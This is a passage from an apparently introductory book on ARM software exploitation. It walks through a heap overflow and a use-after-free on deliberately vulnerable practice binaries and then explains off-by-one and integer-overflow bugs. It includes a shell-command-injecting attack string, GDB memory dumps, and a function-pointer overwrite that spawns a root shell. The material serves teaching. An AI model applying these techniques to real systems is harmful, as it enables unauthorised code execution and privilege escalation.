0xcc58 00000000 00000000
```

The blue and yellow colour-coding allows us to identify each chunk.

Notice that these chunks are placed directly adjacent to each other on the Heap. If they were smaller than 128 bytes, it is possible that they could have been placed in different areas in memory due to fast-bins, but we will not be covering that.

Once the 2 chunks of Heap memory have been allocated, we come to our first strcpy() call. This is used to write the characters "d","a","t" & "e" to the *second* chunk.

```
0xcc34  00000000  00000000
0xcc38  00000000  00000000
0xcc3c  00000000  00000000
0xcc40  00000000  00000000
0xcc44  00000000  00000000
0xcc48  FFFFFFFF  FFFF0000
0xcc4c  00000000  00000000
0xcc50  00000000  00000000
0xcc54  00000000  00000000
0xcc58  00000000  00000000
```

The "F"s on the diagram will represent these characters.

The second strcpy() call is used to write the user's name to the *first* chunk.

```
0xcc34  41414141  41414141
0xcc38  00000000  00000000
0xcc3c  00000000  00000000
0xcc40  00000000  00000000
0xcc44  00000000  00000000
0xcc48  FFFFFFFF  FFFF0000
0xcc4c  00000000  00000000
0xcc50  00000000  00000000
0xcc54  00000000  00000000
0xcc58  00000000  00000000
```

The "41"s will represent the character for the user's name.

Notice that each chunk does not have to be filled. Although 128 bytes have been allocated for each, the programmer is free to store as little (or as much) data as they wish.

Here is where the strcpy() vulnerability becomes a problem. Since strcpy() will never check the length of the data before it writes it, and since both Heap chunks are adjacent to each other, it becomes very easy for an attacker to overflow the first chunk and begin overwriting data stored in the second.

In the diagram above, the entire first chunk has been filled with user controlled data, but it has also overflown by 2 bytes into the adjacent chunk. This means that 2 bytes of the shell command string have been overwritten by attacker controlled values.

When the HeapLevel1 application now attempts to execute the shell command string by passing it as the first argument to system(), either the command will fail as it has been overwritten with nonsense values, or a new command that the attacker has chosen will be executed.

This is a serious problem as the attacker is essentially able to execute any shell command they choose.

I will now demonstrate how this knowledge can be used to exploit the actual HeapLevel1 application.

From our simple fuzzing, we are already confident that we can overwrite the command string with any characters we wish.

However, we will need to craft a special attack string that fills up the first chunk exactly and begins writing our own shell command to the second.

Since we know both chunks are 128 bytes, we need to write 128 junk characters followed by our shell command of choice.

Example attack string:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAwhoami
```

This string contains 128 “A”s followed by “whoami” – a shell command that displays the current user.

Entering this string as the user name will give the following output:

```
Billys-N90AP:/var/mobile/HeapLevel1 root# ./heaplevel
1 AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMM
MNNNNOOOOPPPPQQQQRRRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ
AAAABBBBCCCCDDDDEEEEFFFFwhoami
Welcome to heaplevel1, created by @bellis1000
User: AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLL
LMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTTUUUUVVVVWWWWXXXXYYYY
ZZZZAAAABBBBCCCCDDDDEEEEFFFFwhoami is executing comma
nd "whoami"
root
Billys-N90AP:/var/mobile/HeapLevel1 root#
```

It is clear that the end of our string, being “whoami”, has been interpreted as the shell command to execute and has been done so successfully as we can see the output “root” printed in the console.

If we wanted to execute more than one command, we could us the semi-colon ';' to chain commands like so:

```
Billys-N90AP:/var/mobile/HeapLevel1 root# ./heaplevel
1 AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMM
MNNNNOOOOPPPPQQQQRRRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ
AAAABBBBCCCCDDDDEEEEFFFFwhoami;ls;pwd
Welcome to heaplevel1, created by @bellis1000
User: AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLL
LMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTTUUUUVVVVWWWWXXXXYYYY
ZZZZAAAABBBBCCCCDDDDEEEEFFFFwhoami is executing comma
nd "whoami"
root
heaplevel1  heaplevel1.zip  readme.txt
/var/mobile/HeapLevel1
Billys-N90AP:/var/mobile/HeapLevel1 root#
```

In the above example, we chain "whoami", "ls" and "pwd" together at the end of our input string and the program happily executes all three.

In this specific example, this is as far as exploitation goes. No control over program execution flow is achieved.

Conclusion

After reading this chapter, you may notice that there was not too much of a difference in understanding Stack-based overflows and Heap-base overflows.

Although this chapter has only covered the basics of the Heap and a simplified example of a Heap overflow, hopefully it has provided you with sufficient knowledge to begin reading the next and final chapter that will introduce a more complex Heap-based memory corruption vulnerability known as 'Use-After-Free'.

10

Use-After-Free

Now that we have covered the basics of the Heap, how data is organised in chunks and how potential overflows can occur, we will now look at a more complex type of vulnerability and demonstrate how it can be successfully exploited.

As the name suggests, Use-After-Free vulnerabilities are vulnerabilities that occur when an application attempts to reference a pointer to something on the Heap that has already been freed. This often only occurs in large programs where it is hard for the programmer to keep track of which items have been freed and which are still in use.

Exploitation of a Use-After-Free (or UAF) is specific to the target application and will most likely never be exactly the same for other programs.

It depends on the specific object that is being used after it has been freed and depends on the amount of freedom you, as the attacker, have in terms of allocating new Heap memory in specific locations.

Overview

Before we take a look at an example binary, I will first outline the core steps in exploitation of a Use-After-Free vulnerability.

1.

Find a path (series of user controlled events) that results in an object on the Heap being freed

2.

Reliably allocate some new memory on the Heap at the same location of the chunk that the freed object was stored at

3.

Prepare a ROP (or other) payload at a known address to carry out desired tasks

4.

Write new data over the freed chunk in such a way that function pointers in the left over memory from the freed object are overwritten with the address of the payload

5.

Find a path that allows the freed object to be referenced and used

6.

Call one of the function pointers in the freed object to jump to the prepared payload

As a summary, the aim is to overwrite the still-existing memory of a freed object with malicious data and then use this object again despite it being freed. The program will unwittingly use the modified chunk data, thus resulting in a successful exploitation.

Analysing the vulnerability

We will be using HeapLevel2 to demonstrate the exploitation of a UAF. This binary is vulnerable to a Use-After-Free based on a real-life vulnerability (CVE-2015-6974) found within the IOHIDFamily kernel extension in the iOS kernel. This bug was exploited by Pangu, a team of security researchers, to achieve a jailbreak on iOS 9.X devices.

The vulnerable code found within the iOS 9.X kernel as well as HeapLevel2 is below:

```
IOReturn IOHIDResourceDeviceUserClient::terminateDevice()
{
    if (_device){
        _device->terminate();
    }
    OSSafeRelease(_device);

    return kIOReturnSuccess;
}
```

The terminateDevice() function is used to 'release' a device (which in HeapLevel2 refers to an abstract data object on the Heap) from memory. As you can see from the code above, this function only consists of a few lines of code. However, it leaves the application vulnerable to a dangerous Use-After-Free case.

The call to OSSafeRelease() essentially just calls free() on the _device object. As we know from the previous chapter, freeing an object on the Heap will make it possible for new data to be written over the old chunk's address space.

Once an object is freed, the pointer to that object (_device in this case) should be NULLified - or else, it becomes what it known as a 'dangling pointer'. This means that the pointer is pointing to some area of memory that is no longer in use.

Neither terminateDevice() nor OSSafeRelease() NULLify this pointer - therefore leaving a dangling pointer. This dangling pointer is what will allow software exploitation experts to reference the freed object and take control of the program.

Understanding the binary

Although HeapLevel2 has a planted vulnerability based off a real-life one, the rest of the application is over simplified and is designed to make exploitation of this specific bug as easy as possible. Exploitation of the same bug within the iOS kernel would be much more difficult and introduce multiple new complications that will not be discussed in this book.

Executing the HeapLevel2 application for the first time presents us with a simple five-option menu system.

```
Welcome to HeapLevel2! by @bellis1000

This application is vulnerable to a Use-After-Free vu
lnerability based off the one exploited by PanGu in t
heir iOS 9.0 - 9.1 Jailbreak

=====================================================

[1] New device
[2] Terminate device
[3] Verify device
[4] Create data object
[5] Quit
```


Selecting option 1 allows us to create a new 'device' which, as mentioned earlier, is simply a type of struct that will be allocated a chunk and stored on the Heap. We will look into the 'device' more later.

```
Description:
HELLO

Device created.

[1] New device
[2] Terminate device
[3] Verify device
[4] Create data object
[5] Quit
```

When creating a new device, we are asked for a description which we simply give as "HELLO".


We are then displayed a message stating that the device was created, followed by the menu once again.

Option 3 allows us to verify the device. All this is doing is calling a specific function pointer that is stored within the device struct to check that the device memory is not corrupted in any way.



The function pointed to by this pointer then prints the short message shown above and then returns to the menu.

When we are finished with a device, we can terminate it using option 2. This is the option that will cause the UAF condition by leaving a dangling pointer to the device after it has free()'d it.



Notice how we are still able to select option 3, even after the device has been free()'d. This is how we will eventually trigger the vulnerability and exploit the program.

Option 4 allows us to create a 'data object' which is simply a string that will be stored on the Heap.

```
Enter path to data:
/var/mobile/data.txt

Data object created & populated with " AAAA "

[1] New device
[2] Terminate device
[3] Verify device
[4] Create data object
[5] Quit
```

When creating a new data object we are asked for a file path to a file containing some data that we want to store.

Finally, option 5 exits the application.

Heap analysis

Before we can begin planning our exploit for this program, we need to have a thorough understanding of the layout of the Heap memory during execution.

We will use GDB for this as it allows us to examine different areas of memory during the program execution.

We can start GDB and set some useful breakpoints.

```
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Publ
ic License, and you are
welcome to change it and/or distribute copies of it u
nder certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show
warranty" for details.
This GDB was configured as "arm-apple-darwin"...Readi
ng symbols for shared libraries . done

(gdb) b *0xba0c
Breakpoint 1 at 0xba0c
(gdb) b *0xba2c
Breakpoint 2 at 0xba2c
(gdb)
```

Both breakpoints set in the above screenshot are within the new_device() function.

Disassembly of this function is shown below:

```
                    _new_device:
0000b9f0        push        {r7, lr}
0000b9f4        mov         r7, sp
0000b9f8        sub         sp, sp, #0xc
0000b9fc        movw        r1, #0x100
0000ba00        str         r0, [r7, var_4]
0000ba04        mov         r0, r1
0000ba08        bl          imp___symbolstub1__malloc
0000ba0c        movw        r2, #0x40
0000ba10        mvn         r3, #0x0
0000ba14        movw        r1, #0xc054
0000ba18        movt        r1, #0x0
0000ba1c        str         r0, [r1]
0000ba20        ldr         r0, [r1]
0000ba24        ldr         r1, [r7, var_4]
0000ba28        bl          imp___symbolstub1___strncpy_chk
0000ba2c        movw        r1, #0xbe07
0000ba30        movt        r1, #0x0
0000ba34        movw        r2, #0xb9cc
0000ba38        movt        r2, #0x0
0000ba3c        movw        r3, #0xc054
0000ba40        movt        r3, #0x0
0000ba44        movw        sb, #0xb988
0000ba48        movt        sb, #0x0
0000ba4c        ldr         ip, [r3]
0000ba50        str         sb, [ip, #0x20]
0000ba54        ldr         r3, [r3]
0000ba58        str         r2, [r3, #0x24]
0000ba5c        str         r0, [sp, #0xc + var_8]
0000ba60        mov         r0, r1
0000ba64        bl          imp___symbolstub1__printf
0000ba68        str         r0, [sp, #0xc + var_C]
0000ba6c        mov         sp, r7
0000ba70        pop         {r7, pc}
                ; endp
```

The two breakpoints I have chosen to set are at 0xba0c and 0xba2c. These are the instructions after the call to malloc() and the call to strncpy_chk().

Now we can 'run' HeapLevel2 within GDB and create a new device object with some recognisable characters as the description.

```
[1] New device
[2] Terminate device
[3] Verify device
[4] Create data object
[5] Quit
1
Description:
AAAABBBBCCCC

Breakpoint 1, 0x0000ba0c in new_device ()
(gdb)
```

Here we reach the first breakpoint.

If we now type 'i r', standing for 'information registers', we will be displayed a list of the ARM registers along with the values they hold.

Since we have paused at the instruction after the call to malloc(), R0 should contain the return value from the malloc() function – this will be the address of the new Heap chunk that was just allocated.

```
Breakpoint 1, 0x0000ba0c in new_device ()
(gdb) i r
r0             0x133b40 1260352
r1             0x0      0
r2             0x100    256
r3             0x30     48
r4             0x0      0
r5             0x0      0
r6             0x0      0
r7             0x27dff728       668989224
r8             0x27dff874       668989556
r9             0xffffffff       -1
r10            0x0      0
r11            0x0      0
r12            0x3b9fc200       1000325632
sp             0x27dff71c       668989212
lr             0x39cbbe5b       969653851
pc             0xba0c   47628
cpsr           {
  0x20000010,
```

R0 is currently holding the value 0x133b40. If we examine some bytes after this address, we can see that this is, indeed, the new and empty Heap chunk.

```
(gdb) x/64wx 0x133b40
0x133b40: 0x00000000 0x00000000 0x00000000 0x00000000
0x133b50: 0x00000000 0x00000000 0x00000000 0x00000000
0x133b60: 0x00000000 0x00000000 0x00000000 0x00000000
0x133b70: 0x00000000 0x00000000 0x00000000 0x00000000
0x133b80: 0x00000000 0x00000000 0x00000000 0x00000000
0x133b90: 0x00000000 0x00000000 0x00000000 0x00000000
0x133ba0: 0x00000000 0x00000000 0x00000000 0x00000000
0x133bb0: 0x00000000 0x00000000 0x00000000 0x00000000
0x133bc0: 0x00000000 0x00000000 0x00000000 0x00000000
0x133bd0: 0x00000000 0x00000000 0x00000000 0x00000000
0x133be0: 0x00000000 0x00000000 0x00000000 0x00000000
0x133bf0: 0x00000000 0x00000000 0x00000000 0x00000000
0x133c00: 0x00000000 0x00000000 0x00000000 0x00000000
0x133c10: 0x00000000 0x00000000 0x00000000 0x00000000
0x133c20: 0x00000000 0x00000000 0x00000000 0x00000000
0x133c30: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```

At this point, this memory is filled with nothing but NULL bytes (0s) but this is the chunk that will be used to store the device object.

We can now type 'c' to continue execution until we arrive at the next breakpoint.

We are now at the instruction directly after the strcpy_chk() call. In other words, the description data has now been written to the Heap.

We can view the new data by examining the same memory address as before.

```
(gdb) c
Continuing.

Breakpoint 2, 0x0000ba2c in new_device ()
(gdb) x/64wx 0x133b40
0x133b40: 0x41414141 0x42424242 0x43434343 0x00000000
0x133b50: 0x00000000 0x00000000 0x00000000 0x00000000
0x133b60: 0x00000000 0x00000000 0x00000000 0x00000000
0x133b70: 0x00000000 0x00000000 0x00000000 0x00000000
0x133b80: 0x00000000 0x00000000 0x00000000 0x00000000
0x133b90: 0x00000000 0x00000000 0x00000000 0x00000000
0x133ba0: 0x00000000 0x00000000 0x00000000 0x00000000
0x133bb0: 0x00000000 0x00000000 0x00000000 0x00000000
0x133bc0: 0x00000000 0x00000000 0x00000000 0x00000000
0x133bd0: 0x00000000 0x00000000 0x00000000 0x00000000
0x133be0: 0x00000000 0x00000000 0x00000000 0x00000000
0x133bf0: 0x00000000 0x00000000 0x00000000 0x00000000
0x133c00: 0x00000000 0x00000000 0x00000000 0x00000000
0x133c10: 0x00000000 0x00000000 0x00000000 0x00000000
0x133c20: 0x00000000 0x00000000 0x00000000 0x00000000
0x133c30: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```

Now, at the very start of the chunk we can see the byte equivalent of the characters we entered earlier.

Once new_device() has returned, we can examine the Heap chunk again and see that there are also two pointers stored some bytes after the user-controlled characters.

```
0x41414141 0x42424242 0x43434343 0x00000000
0x00000000 0x00000000 0x00000000 0x00000000
0x0000b988 0x0000b9cc 0x00000000 0x00000000
0x00000000 0x00000000 0x00000000 0x00000000
0x00000000 0x00000000 0x00000000 0x00000000
0x00000000 0x00000000 0x00000000 0x00000000
0x00000000 0x00000000 0x00000000 0x00000000
0x00000000 0x00000000 0x00000000 0x00000000
0x00000000 0x00000000 0x00000000 0x00000000
0x00000000 0x00000000 0x00000000 0x00000000
0x00000000 0x00000000 0x00000000 0x00000000
0x00000000 0x00000000 0x00000000 0x00000000
0x00000000 0x00000000 0x00000000 0x00000000
0x00000000 0x00000000 0x00000000 0x00000000
0x00000000 0x00000000 0x00000000 0x00000000
0x00000000 0x00000000 0x00000000 0x00000000
```

These are the two function pointers included in the device struct. One points to the terminate() function and the other points to the method() function which is the one that is used when we select the option to "Verify the device".

When this option is selected, the program execution is moved to the address stored in that exact location in the Heap chunk as this is what the program believes to be the entry address to that function.

However, there is nothing to warn the program if this address happens to point to somewhere else in memory.

Therefore, if we are able to overwrite this pointer before selecting the "verify" option, we can tell the program to jump to anywhere we wish.

Exploitation

The aim of our exploit will be to jump to winner() which is located at address 0x0000b89c in the binary.

```
                _winner:
0000b89c            push        {r7, lr}
0000b8a0            mov         r7, sp
0000b8a4            sub         sp, sp, #0xc
0000b8a8            movw        r0, #0xbd14
0000b8ac            movt        r0, #0x0
0000b8b0            bl          imp___symbolstub1__printf
0000b8b4            movw        r1, #0xbd35
0000b8b8            movt        r1, #0x0
0000b8bc            str         r0, [r7, var_4]
0000b8c0            mov         r0, r1
0000b8c4            bl          imp___symbolstub1__printf
0000b8c8            movw        r1, #0xbd46
0000b8cc            movt        r1, #0x0
0000b8d0            str         r0, [sp, #0xc + var_8]
0000b8d4            mov         r0, r1
0000b8d8            bl          imp___symbolstub1__system
0000b8dc            movw        r1, #0x0
0000b8e0            str         r0, [sp, #0xc + var_C]
0000b8e4            mov         r0, r1
0000b8e8            bl          imp___symbolstub1__exit
                ; endp
```

Therefore, we will aim to overwrite one of the function pointers on the Heap with this address.

(Note: ASLR is deliberately disabled on this binary to allow the focus of this chapter to be completely on the Use-After-Free exploit technique)

A key part in our exploit will be the 'Create data object' option within HeapLevel2. Some more dynamic analysis of the program inside GDB reveals that once a 'device object' has been free()'d and a new 'data object' has been created, the new data object is written to the exact same location on the Heap as the device object's chunk.

The screenshot below depicts the layout of the Heap chunk after the device object has been free()'d and a data object has been created.


```
0x300000: 0x30303030 0x31313131 0x32323232 0x33333333
0x300010: 0x34343434 0x00000000 0x00000000 0x00000000
0x300020: 0x0000b988 0x0000b9cc 0x00000000 0x00000000
0x300030: 0x00000000 0x00000000 0x00000000 0x00000000
0x300040: 0x00000000 0x00000000 0x00000000 0x00000000
0x300050: 0x00000000 0x00000000 0x00000000 0x00000000
0x300060: 0x00000000 0x00000000 0x00000000 0x00000000
0x300070: 0x00000000 0x00000000 0x00000000 0x00000000
0x300080: 0x00000000 0x00000000 0x00000000 0x00000000
0x300090: 0x00000000 0x00000000 0x00000000 0x00000000
0x3000a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x3000b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x3000c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x3000d0: 0x00000000 0x00000000 0x00000003 0x00000000
0x3000e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x3000f0: 0x00000000 0x00000000 0x00000000 0x00030000
(gdb)
```

The blue is used to highlight data from the new data object. Notice how these new characters have overwritten the start of what was once the device object's area of memory. However, data from the data object has not completely destroyed the previously stored data - the two function pointers are still sitting on the Heap, but only because the new data in this specific case has not reached as far as them.

It is possible for a user to store up to 200 bytes worth of new data in a data object. This is more than enough to overwrite all of the previously stored data including the function pointers.

Our first step in exploitation will be to craft a file to submit as our data object's data that, when written to the Heap, will place the address of secret() over the exact location of where the method() function pointer would be.

From observing the layout of the Heap in GDB, it is clear that we need our file to contain 32 bytes of junk data to fill up the chunk up until the point of the function pointer.



We will create a file named "exploit" containing our 32 junk-bytes followed by the bytes for the address of secret().

This is essentially our exploit payload built. All that remains is to execute HeapLevel2 and select options in a specific order that allow us to trigger the UAF.

We will start by creating a device exactly like we did before.

```
Welcome to HeapLevel2! by @bellis1000

This application is vulnerable to a Use-After-Free vu
lnerability based off the one exploited by PanGu in t
heir iOS 9.0 - 9.1 Jailbreak

================================================

[1] New device
[2] Terminate device
[3] Verify device
[4] Create data object
[5] Quit
1
Description:
AAAABBBBCCCC

Device created.

[1] New device
[2] Terminate device
[3] Verify device
[4] Create data object
[5] Quit
```

Then we need to terminate this device by selecting option 2. As we know, this free()s the memory used to store that device and will allow us to write over it when we create our data object.

```
Device created.

[1] New device
[2] Terminate device
[3] Verify device
[4] Create data object
[5] Quit
2

Device terminated.

[1] New device
[2] Terminate device
[3] Verify device
[4] Create data object
[5] Quit
```

We can now prepare our payload by creating a new data object with option 4 and entering the path to our "exploit" file.


```
[1] New device
[2] Terminate device
[3] Verify device
[4] Create data object
[5] Quit
4
Enter path to data:
/var/mobile/exploit

Data object created & populated with " AAAABBBBCCCCDD
DDEEEEEFFFFGGGGHHHH "

[1] New device
[2] Terminate device
[3] Verify device
[4] Create data object
[5] Quit
```

The green text will confirm that our data object has successfully been populated with our malicious data.

At this point, the free()'d device object is still able to be used (with option 3) but its original data, including its function pointers, have been overwritten with our own data and the address of secret().

All that is left to do is select option 3 which will cause the program to attempt to to call the function pointer to method() - but in reality, will call secret().

The winner() function kindly spawns us a root shell and we now have full control over the system.



We are free to explore the system and execute any command we wish as root user.

Conclusion

This chapter has introduced a more complex Heap-based memory corruption vulnerability and demonstrated how it can be exploited with clever manipulation of Heap memory.

Use-After-Free vulnerabilities are one of the more common issues found in modern systems as they are often hard to spot when developing complex software. That being said, they can be equally difficult to discover from an attacker's perspective.

As mentioned earlier, although the bug exploited in this chapter is based off a real-life bug found within the

IOHIDFamily kernel extension in the iOS XNU kernel, exploitation of the actual bug within the kernel would be far more complex and require much more preparation and knowledge to successfully exploit - not only due to there being additional mitigations in place specific to the kernel heap, but because of the complexity of triggering such a bug from within the application sandbox in iOS user-land and doing so reliably.

Despite this, hopefully this chapter has still given you an idea of what UAFs are and why they are exploitable.

11

Exploitation in the Real World

Now that you are familiar with some of the basic concepts & methods of software exploitation on the ARM platform, I thought I'd write this additional chapter to talk about the discovery of memory corruption vulnerabilities in real life software.

Throughout the previous chapters we have covered various exploitation techniques and methods of dealing with additional complications such as ASLR, but there has not been too much focus on the discovery of the vulnerabilities that we are exploiting. Almost all of the example applications shown have been vulnerable to very simple overflow bugs caused by library functions like scanf().

In modern software, buffer overflow vulnerabilities are normally the result of subtle errors made by the programmer. Not the result of using a known vulnerable library function.

Therefore, to give you a better understanding of exploiting real life software, we will now take a look at two examples of exploitable vulnerabilities that are not caused by C library functions.

One-byte Overflow

Take a look at the following code:

```
#include <stdio.h>
#include <string.h>

void vuln(char *arg){

    char buf[64];

    for (int i = 0; i <= 64;i++){

        buf[i] = arg[i];

    }
}

int main(int argc, char *argv[]){

    vuln(argv[1]);

    return 0;
}
```

This C program is vulnerable to a one-byte overflow or 'off-by-one vulnerability' as it is sometimes referred to.

The program takes an input from the user and then passes it to vuln().

This function then uses a 'for loop' to copy 64-bytes of the input into a 64-byte buffer.

While it isn't vulnerable to the same stack buffer overflow vulnerability covered in the earlier chapters, it is vulnerable to a one-byte overflow.

This is due to a subtle error made by the programmer when setting up the loop.

The condition for the loop has been created in such as way that there will actually be 65 cycles - not 64.

```
for (int i = 0; i <= 64;i++){
```

This mistake is caused due to the fact that 'i' starts with value 0 and the code is repeated until it is equal to 64 - and therefore, an extra byte is written.

Since the buffer being written to is only 64-bytes long, this means the additional byte, which is controllable by the user, is written outside the boundaries of the buffer and could potentially overwrite other data on the stack.

Some one-byte overflows can be exploited by manipulating the least significant byte of an important value such as the stack base pointer, however, we will not be covering exploitation in this chapter.

Integer overflow

Another type of vulnerability found in modern software are integer overflows. Integer overflows themselves are not often exploitable, however they usually lead to the creation of an exploitable stack buffer overflow.

Take a look at the following code:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){

    unsigned short number;
    int i;

    i = atoi(argv[1]);
    number = i;

    printf("number = %d\n", number);

    return 0;
}
```

This code demonstrates how an integer overflow can occur in an application as a result of using different data types to store numeric values.

In the main() function, two variables are declared. One is an 'unsigned short' named 'number' and the other, a standard 'int' named "i".

The value of the users' input is assigned to the variable integer 'i' using the atoi() function.

Following this, 'number' is assigned the value of 'i'.


The issue here is that these two data types, int and unsigned short, are capable of storing different maximum values.

The 'int' data type is capable of storing a 32-bit value. Since it is signed, unless specified otherwise, it can store any number from -2,147,483,648 to 2,147,483,647.


On the other hand, the 'short' data type is only capable of storing a 16-bit value and since, in this case, it is 'unsigned' it can store any number from 0 to 65,535.

Notice how the maximum value for each variable is different due to the range of values they can each represent.


Executing the program with a sensible input returns the value entered on the screen.



It is possible to enter any number up until the maximum value of the 'unsigned short' without causing any issues.




However, if a number outside the range is entered, some unexpected behaviour will occur.



Even though the number passed as the first argument is clearly 65536 (one over the maximum value for the 'unsigned short'), the program outputs that the number entered is 0.

This is known as 'wrapping around' - since the maximum value was reached, the number is essentially 'reset' to 0.

However, if the number entered is more than one over the maximum, the extra characters will be added to the 0.



As you can see in the screenshot above, the application thinks that the number entered was 3 when, in fact, it was 65539.

So why is this a security vulnerability? And how can it possibly be exploited?

The first thing to know is that the exploitability of these vulnerabilities greatly depends on the specific application and the exact purpose the overflown integer is used.

For example, suppose that an integer is used as the maximum size for a buffer. However, the size of the buffer needs to change depending on what data will be copied into it. Sometimes the buffer size will be 128, sometimes 256 and other times, 512.

Assume that the integer used to determine the buffer size was used in some calculations that happened to make it vulnerable to a potential overflow similar to the example. The attacker could manipulate this integer and set it to a very small value such as 1.

When the program proceeds to write data into the buffer, it would attempt to copy 128, 256 or 512 bytes of data into the 1-byte buffer - thus causing a buffer overflow, which may be exploitable.

Conclusion

The two vulnerabilities discussed in this chapter are much more likely to be found in modern real-life software than the earlier chapters' examples. However, as the purpose of this book is to introduce *beginners* to the concepts of software exploitation, I will not be covering any vulnerabilities that require a deeper knowledge of programming and assembly language than the above examples do.

Despite this, hopefully with the knowledge learned from this chapter you now have a better idea of how to go about discovering software vulnerabilities in modern software in the real world.

12

What next?

After reading through this book, you may be asking yourself the question - "where can I go from here?" and "where can this knowledge now take me?".

This short chapter will briefly cover some of the possible routes one can take after reading this book in order to expand their knowledge.

Exploitation of real bugs

After reading this book in its entirety, you should now be familiar with various concepts and ideas based around software exploitation on the ARM platform.

However, almost all examples used throughout this book have been artificial. No examples have shown the exploitation of a vulnerability in a *real* system, even though some have attempted replicated this.

Although these 'dummy' programs are a great way to be introduced to new ideas and methods of attack, to progress further, one must move on to working with real life vulnerabilities if they are interested in working in a field related to ethical hacking and software exploitation.

